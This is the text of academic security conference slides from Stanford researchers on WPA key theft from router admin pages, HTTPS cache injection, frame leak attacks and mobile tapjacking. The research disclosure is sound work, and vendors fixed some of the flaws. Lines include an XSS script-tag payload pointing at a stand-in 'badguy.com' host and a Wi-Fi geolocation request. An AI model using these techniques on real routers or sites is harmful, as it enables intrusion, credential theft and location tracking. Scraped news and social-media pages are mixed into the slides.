

# Bad Memories

Elie Bursztein, Baptiste Gourdin, Gustav Rydstedt, Dan Boneh  
Stanford University

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Bad Memories leads to conflict



# How to break a security mechanism

# How to break a security mechanism

## I. Find a design flaw



# How to break a security mechanism


1. Find a design flaw
2. Exploit implementation vulnerability

# How to break a security mechanism

1. Find a design flaw
2. Exploit implementation vulnerability
3. Make it irrelevant



# How to break a security mechanism

1. Find a design flaw
2. Exploit implementation vulnerability
3. Make it irrelevant  Focus of this talk

# Irrelevant ?





# Irrelevant ?

Secure protocol →



# Irrelevant ?


Secure protocol



Side Channel



# Irrelevant ?



# Outline



# Outline

- Breaking into a WPA network with a webpage

# Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection

# Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection
- Stealing private data with frame leak attacks



# Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection
- Stealing private data with frame leak attacks
- Owning phone with clickjacking on steroids

# Breaking into a WPA network with a Webpage

---

# Toward a secure world ?





# Toward a secure world ?



# Toward a secure world ?





Secret key are still stored via a web interface

# Some routers





# Getting the key from a web page

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# The New York Times

Wednesday, June 30, 2010 Last Update: 6:20 PM ET

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## Federal AIDS Drug Program Is Strained by Weak Economy

By KEVIN SACK 12:31 PM ET

The government program that gives life-sustaining drugs to people with H.I.V. or AIDS who cannot afford them has seen its waiting list rise sharply.

• Times Topics: AIDS/H.I.V.

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## Death Sentence Is Voided for Killer of 2 N.Y.P.D. Officers

By MANNY FERNANDEZ and A. G. SULZBERGER 2:37 PM ET

A panel of federal judges ruled that Ronell Wilson, convicted of killing two undercover detectives in 2003, must be resentenced because of legal errors.

## Cypriot Police Say Russian Spying Suspect Vanished

By THE ASSOCIATED PRESS 4 minutes ago

Cypriot police began searching for an alleged Russian spy wanted in the United States who vanished after being released on bail.

• [Suspect Cultivated Friends](#)



Markus Schreiber/Associated Press

## Poor Showing for German Presidential Pick

By NICHOLAS KULISH 14 minutes ago

Chancellor Angela Merkel's chosen candidate, Christian Wulff, limped to victory, damaging her political fortunes.

## Interior Delays Offshore Expansion Hearings

By JOHN M. BRODER 5:15 PM ET

The Interior Department pushed back the date of public hearings on the administration's plan, announced before the Gulf of Mexico oil spill, to expand offshore drilling.

• [Waves From Storm Hinder Spill Effort](#) 5:43 PM ET  
• [Green Blog: Jindal Seals Spill Records](#) | [U.S. Fines BP](#)

## S.E.C. Tightens Rules on Public Pension Funds

By EDWARD WYATT 2:01 PM ET

New measures would prevent campaign donors from using political connections to gain influence.

## Drink. Trade. Refill. Lose \$10 Million.

By JULIA WERDIGIER 32 minutes ago

A former oil futures broker engineered a jump in the price of

## OPINION »

### THE CONVERSATION

#### Old Media v. New Media

David Brooks and Gail Collins on how their profession has changed.




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# Ads poisoning



<http://blog.avast.com/2010/02/18/ads-poisoning---jspronte>

# Browser same origin policy (SOP)



<http://evil.com>



<http://mail.google.com>

# Browser same origin policy (SOP)




<http://evil.com>

Post



<http://mail.google.com>

# Browser same origin policy (SOP)



<http://evil.com>


Post

Read




<http://mail.google.com>

# Getting the key from a web page






# Getting the key from a web page




# Getting the key from a web page



# Getting the key from a web page




# Getting the key from a web page





# Getting the key from a web page





# Same origin policy limitation

Same origin policy prevents us from knowing what kind of authentication the router use


# Same origin policy limitation

Same origin policy **prevents** us from **knowing** what kind of **authentication** the router use




Firefox vulnerabilities


# Getting the key from a web page



# Getting the key from a web page




# Getting the key from a web page




Brand A  
Model XY



# Getting the key from a web page



# Getting the key from a web page




# Same origin policy limitation

Same origin policy prevents us from reading router  
WPA key

# Same origin policy limitation

Same origin policy prevents us from reading router WPA key



Router XSS vulnerabilities (5 / 8 brands)

# Getting the key from a web page



`<script src="http://badguy.com/script.js/">`





# Getting the key from a web page

```
<script src="http://badguy.com/script.js">
```



# Getting the key from a web page



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HELP Home Logout

**Setup Wizard**

**Home Network Settings**

**Security**

**Advanced Settings**

- NAT
- Maintenance
- System
- UPNP
- DNS
- DDNS
- Routing

**DDNS (Dynamic DNS) Settings**

Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	<input type="radio"/> Enable <input checked="" type="radio"/> Disable
Provider	<input type="text" value="dyndns.org"/>
Domain Name	<input type="text"/>
Account / E-mail	<input type="text"/>

# Getting the key from a web page



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Home Logout

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**WPA/WPA2**

WPA/WPA2 is a security enhancement that strongly increases the level of data protection and access control for existing wireless LAN. Matching authentication and encryption methods must be setup on your wireless router and wireless client devices to use WPA/WPA2.

Cipher suite	TKIP+AES (WPA/WPA2)	
Authentication	<input type="radio"/> 802.1X <input checked="" type="radio"/> Pre-shared Key	
Pre-shared key type	<input checked="" type="radio"/> Passphrase (8~63 characters) <input type="radio"/> Hex (64 digits)	
Pre-shared Key	●●●●●●●●●●	
Group Key Re_Keying	<input checked="" type="radio"/> Per 1800 Seconds <input type="radio"/> Per 1000 K Packets <input type="radio"/> Disable	

SAVE SETTINGS CANCEL

# Getting the key from a web page



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Pre-shared key type	<input checked="" type="radio"/> Passphrase (8~63 characters) <input type="radio"/> Hex (64 digits)	
Pre-shared Key	<input type="text" value="....."/>	
Group Key Re_Keyng	<input checked="" type="radio"/> Per 1800 Seconds <input type="radio"/> Per 1000 K Packets <input type="radio"/> Disable	

[SAVE SETTINGS](#) [CANCEL](#)

# No XSS ?

What if we can't find a XSS or it is not exploitable ?




# No XSS ? No problem !


Use Clickjacking **drag and drop attack** by P. Stone !

# No XSS ? No problem !

Use Clickjacking **drag and drop attack** by P. Stone !

**8/8** Router brands are **vulnerable** to clickjacking





# Where are you ?

- We've got the **key** but where is the **network** ?



Also found by Sami Kemvar



# Where are you ?

- We've got the **key** but where is the **network** ?



Also found by Sami Kemvar

# Firefox Locate me protocol

mozilla

Visit Mozilla.com

## Location-Aware Browsing

Firefox can tell websites where you're located so you can find info that's more relevant and more useful. It's about making the Web smarter – and is done in a way that totally respects your privacy. [Give it a try!](#)



### Frequently Asked Questions

- + What is Location-Aware Browsing?
- + How does it work?
- + How accurate are the locations?
- + What information is being sent, and to whom? How is my privacy protected?
- + Am I being tracked as I browse the web?
- + Am I being tracked as I browse the web?

# Firefox Locate me protocol





# Firefox Locate me protocol



# Behind the curtain

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## Google Wi-Fi Data Collection Angers European Officials

Brennon Slattery, [PC World](#) May 17, 2010 7:08 am

European officials are still miffed over [Google's "accidental" Wi-Fi data collection](#) and seek an in-depth investigation that may lead to harsh penalties for the search engine giant.

[It was revealed](#) that Google's [Street View](#) cars were collecting more than images and coordinates for its sophisticated GPS site. As much as 600GB of data from Wi-Fi networks -- in more than 30 countries -- [has been snagged in Google's fishnet](#).



Artwork: Chip Taylor





# Firefox Locate me protocol



Wifi SSID	MAC @
Victim	E2:54:D7:1A



Does not accept  
POST XHR

# Firefox Locate me protocol

```
{ "host" : "Test", "radio_type" : "unknown", "request_address" : true, "version" : "1.1.0", "wifi_towers" :  
  [ {"mac_address" : "E2:54:D7:1A", "ssid" : "Victim" } ] };
```



Wifi SSID	MAC @
Victim	E2:54:D7:1A

Does not accept  
POST XHR

# Firefox Locate me protocol

{"latitude" : 128.51 , "longitude : " : -58.23, address: "Victim location ..."}  
←



Wifi SSID	MAC @
Victim	E2:54:D7:1A

Does not accept  
POST XHR

# Firefox Locate me protocol



# Firefox Locate me protocol




`{"latitude" : 128.51 , "longitude : " : -58.23}`






# Firefox Locate me protocol



# WPA Breaker demo



# Attacking HTTPS via cache injection

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# The “Plan”

- Background
- Cache Injection attack
- Defenses ?
- By passing the defenses

# Anatomy of web page





# Anatomy of web page



# Anatomy of web page



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
# Browser caching



# Browser caching




# Browser caching



# Browser caching




# Browser caching






43% of the Alexa top 100,000 web sites use at least one external javascript library


# Most used libraries



# Attack scenario



# Attack scenario




# Attack scenario






# Attack scenario




Later...


# Attack scenario



# Attack scenario



# Attack scenario





# Shared library and cache

A **single** malicious library cached leads to **multiple** compromised HTTPS sessions

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A **single** malicious library cached leads to **multiple** compromised HTTPS sessions

The jQuery logo, consisting of the word "jQuery" in a stylized orange font, enclosed within a hand-drawn orange rectangular border.

# Shared library and cache

A **single** malicious library cached leads to **multiple** compromised HTTPS sessions

JQuery

Google analytics

# Defending against injection attack



## This Connection is Untrusted

You have asked Firefox to connect securely to **www.youtube.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

### What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- ▶ Technical Details
- ▶ I Understand the Risks

How to **inject** a malicious shared library ?



# Trust the user

The image is a screenshot of the Twitter homepage as it appeared in 2010. The layout is divided into several sections. At the top, the Twitter logo is on the left, followed by a search bar with the placeholder text "Search for a keyword or phrase..." and a "Search" button. To the right of the search bar, there are links for "Have an account?" and "Sign in". Below the search bar, a banner reads "Discover what's happening right now, anywhere in the world". A horizontal bar below the banner lists trending topics: "Ringo Starr", "Furia Roja", "Chris Bosh", "Coleiro Bruno", "TRENDING TOPICS", "Alemania", "LeBron James", "Holanda", and "Mia". On the left side, there is a "World Cup 2010" section with a soccer ball icon. Below that is a "See who's here" section featuring a grid of 20 small profile pictures of various users and entities, including the Google logo and the Penguin logo. A text block below the grid says: "Friends and industry peers you know. Celebrities you watch. Businesses you frequent. Find them all on Twitter." The main content area is titled "Top Tweets" with a "View all" link. It displays three tweets. The first tweet is from user "\_hypermusic" and says: "Yes, Tiesto died, but yet he tweeted 38 minutes ago. Looks like heaven does actually have Twitter." The second tweet is from user "dnotice" and says: "Twitter is open to all. Even lying, war-mongering, power-crazed, freedom-hating bastards. Oh hello @tonyblairoffice, didn't see you there..." The third tweet is from user "hardrockdotcom" and says: "Happy 70th Birthday to our great friend Ringo Starr! Celebrate with us by tweeting 'Peace & Love' at Noon your local time! #ringolove2010". On the right side, there is a "New to Twitter?" section with a small bird icon. It contains the text: "Twitter is a rich source of instant information. Stay updated. Keep others updated. It's a whole thing." Below this text is a large orange button that says "Create an account". Further down, there is a section titled "Using Twitter for a business?" with the text "Check out Twitter 101". At the bottom of the page, there is a footer with the copyright notice "© 2010 Twitter" on the left, a series of links (About Us, Contact, Blog, Status, Goodies, API, Business, Help, Jobs, Terms, Privacy) in the center, and a language selector "Language: English" on the right.

twitter™

Search for a keyword or phrase...

Search

Discover what's happening right now, anywhere in the world

Ringo Starr Furia Roja Chris Bosh Coleiro Bruno TRENDING TOPICS Alemania LeBron James Holanda Mia

World Cup 2010 ›

See who's here

Friends and industry peers you know. Celebrities you watch. Businesses you frequent. Find them all on Twitter.

Top Tweets View all ›

**\_hypermusic** Yes, Tiesto died, but yet he tweeted 38 minutes ago. Looks like heaven does actually have Twitter.  
5 hours ago

**dnotice** Twitter is open to all. Even lying, war-mongering, power-crazed, freedom-hating bastards. Oh hello @tonyblairoffice, didn't see you there...  
4 hours ago

**hardrockdotcom** Happy 70th Birthday to our great friend Ringo Starr! Celebrate with us by tweeting "Peace & Love" at Noon your local time! #ringolove2010  
4 hours ago

New to Twitter?

Twitter is a rich source of instant information. Stay updated. Keep others updated. It's a whole thing.

Create an account ›

Using Twitter for a business?  
Check out [Twitter 101](#)


© 2010 Twitter

About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy

Language: English ▼

<https://twitter.com>


# Trust the user






**92% of SSL certificates are invalid**

# Firefox Study



Site Identity

# How many user click on the identity info ?



9%



3.4%



1.4%


Mozilla

# Weakening SSL warning


What about **tricking** the browser so it **doesn't display** the standard warning ?




# IE standard warning



# IE : demo



# IE: another inconsistency



# Firefox standard warning



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Get me out of here!

- ▶ Technical Details
- ▶ I Understand the Risks

# Firefox challenge



## This Connection is Untrusted

You have asked Firefox to connect securely to [www.youtube.com](https://www.youtube.com), but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

### What Should I Do?


If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- Technical Details
- I Understand the Risks

We are not able to  
**remove** the warning

# Clickjacking 101






# Clickjacking I0I




# Clickjacking 101



# Firefox challenge solved



# Firefox challenge solved



Not able to **remove** the  
warning doesn't mean we  
can't **clickjack** it

# Firefox clickjacking demo

# Stealing private data using frame leak attacks

---




# Clickjacking history

- Coined by J. Grossman and R. Hansen in 2008
- Scrolling attack by P. Stone 2010

# Frame leak attack


src =  
<http://www.m.yahoo.com>



# Frame leak attack

src =  
<http://www.m.yahoo.com>

id="checkbox-29" →




# Frame leak attack


src =  
<http://www.m.yahoo.com.com#checkbox-29>

id="checkbox-29" →

leftScroll : 0  
topScroll : 10



# Yahoo frame leak attack demo






# The Facebook clickjacking defense


The screenshot shows a Facebook profile for Elie Bursztein. The browser address bar displays `www.facebook.com/home.php?#!/bursztein`. The profile page includes a cover photo, a profile picture, and a bio. The main content area shows a post from Elie Bursztein dated June 27 at 8:00pm via TweetDeck, which contains a link to `http://bit.ly/cziHWZ` and text about conflict minerals. Below this, a 'RECENT ACTIVITY' section lists several likes and additions to interests. A blog post from June 21 at 12:51pm is also visible, titled 'How to display your latest foursquare check-in details on your blog'. At the bottom, another post from June 17 at 4:15pm via voono is partially visible. A blue mouse cursor is positioned over the right side of the page, pointing towards the 'Options' link of the first post.



# The Facebook clickjacking defense



# The Facebook clickjacking defense



# The Facebook clickjacking defense

The screenshot shows a Facebook profile for Elie Bursztein. The browser address bar displays `www.facebook.com/home.php?#!/bursztein`. The profile header includes the name "Elie Bursztein" and tabs for "Wall", "Info", "Photos", and "Boxes". The "Wall" tab is active, showing a status update from June 27 at 8:00pm via TweetDeck. The status text reads: "http://bit.ly/cziHWZ If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about 'conflict minerals'". Below the status, the "RECENT ACTIVITY" section lists several likes and additions to interests. A blue arrow points to a link in the status text, which is a clickjacking attack designed to redirect the user to a malicious website.

facebook 1 1 Search Home Profile Account

**Elie Bursztein**  
Wall Info Photos Boxes +

What's on your mind?  
Attach: Share

**Elie Bursztein** <http://bit.ly/cziHWZ> If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about "conflict minerals"  
June 27 at 8:00pm via TweetDeck Comment Like

RECENT ACTIVITY

- Elie likes Valdemar and 4 other pages.
- Elie likes Nightwish and 9 other pages.
- Elie added Philosophy and Theology to his interests.
- Elie added Hacking and 4 other pages to his activities.

**Elie Bursztein** wrote a new blog post : "  
See More

**How to display your latest foursquare check-in details on your blog**  
elie.im  
In this post I explain how to use the PHP class foursquare.php I wrote to create a widget for your website that display your latest check-in details along with a map generated via the Google Map API.  
June 21 at 12:51pm - Comment Like Share

**Elie Bursztein** <http://j.mp/...> Did you know that sentences starting with "So" were invented in the Silicon Valley by engineers? #facts  
June 17 at 4:15pm via voono Comment Like


Information  
Networks:  
EPITA Alum  
Stanford Alum  
Birthday:  
June 1  
Current City:  
Palo Alto, CA

Friends  
184 friends See All

www.facebook.com/home.php?# Chat (12)



# Facebook frame leak attack demo



# Vulnerability fixed

Facebook **updated** their clickjacking defense, they are **not displaying** your info behind the black div anymore




# Tapjacking: clickjacking on steroid

---





**54 Millions** of smartphone sold during the **IQ 2010**



53% of Alexa top 500 websites have a mobile site

# Phone Usability

- Phone browsers provide specific **usability** features
- These features give the attacker a **complete control** over the **screen** real estate
- The attacker can also **zoom** to the element of his choice

# Session handling

- Browsers kill session cookies, Mobiles **don't**
- Non-session cookies tends to **live longer** on mobile sites

Phishing demo

# Phishing demo



The image shows a screenshot of a mobile banking application on a smartphone. The status bar at the top indicates 3G connectivity, signal strength, battery level, and the time 6:16 PM. The browser address bar shows a secure connection to <https://www.wf.com/> with a Wells Fargo logo and a bookmark icon. Below the address bar is a navigation bar with a 'Back' button, the Wells Fargo logo, and the text 'WELLS FARGO'. The main content area is titled 'Mobile Banking' and contains a login form with 'Username' and 'Password' input fields, and a 'Sign On' button. Below the login form, there is a 'Security Guarantee' section with a lock icon and a link to 'Don't have an online username?'. The entire interface is designed to mimic the official Wells Fargo mobile banking app.

3G 6:16 PM

WF  <https://www.wf.com/> 


Back  WELLS FARGO

**Mobile Banking**

Username

Password

Sign On

 **Security Guarantee**

**Don't have an online username?**



# Spoofing the URL bar





# Tapjacking

# Tapjacking ?




# Tapjacking ?




Tapjacking = clickjacking on **steroids**

# Clickjacking protection among Alexa Top sites



Alexa

# Clickjacking protection among Alexa Top sites




Alexa



Tapjacking demo

# Twitter demo



# Vulnerability fixed

The Twitter mobile website now use a  
**framebusting code**

# Conclusion

- **WPA** key can be stolen from a web page
  - Wifi network can be geo-localized within 500 meters
- Compromise **SSL** sessions using caching attacks
  - A single injection allows to target multiple web sites
- Break the same origin policy via **Frame leak attack**
- **Tap-jacking** : clickjacking on steroids for smartphones
  - Mobile sites must prevent framing !

For the videos and the latest version of the slides go to

<http://ly.tl/t9>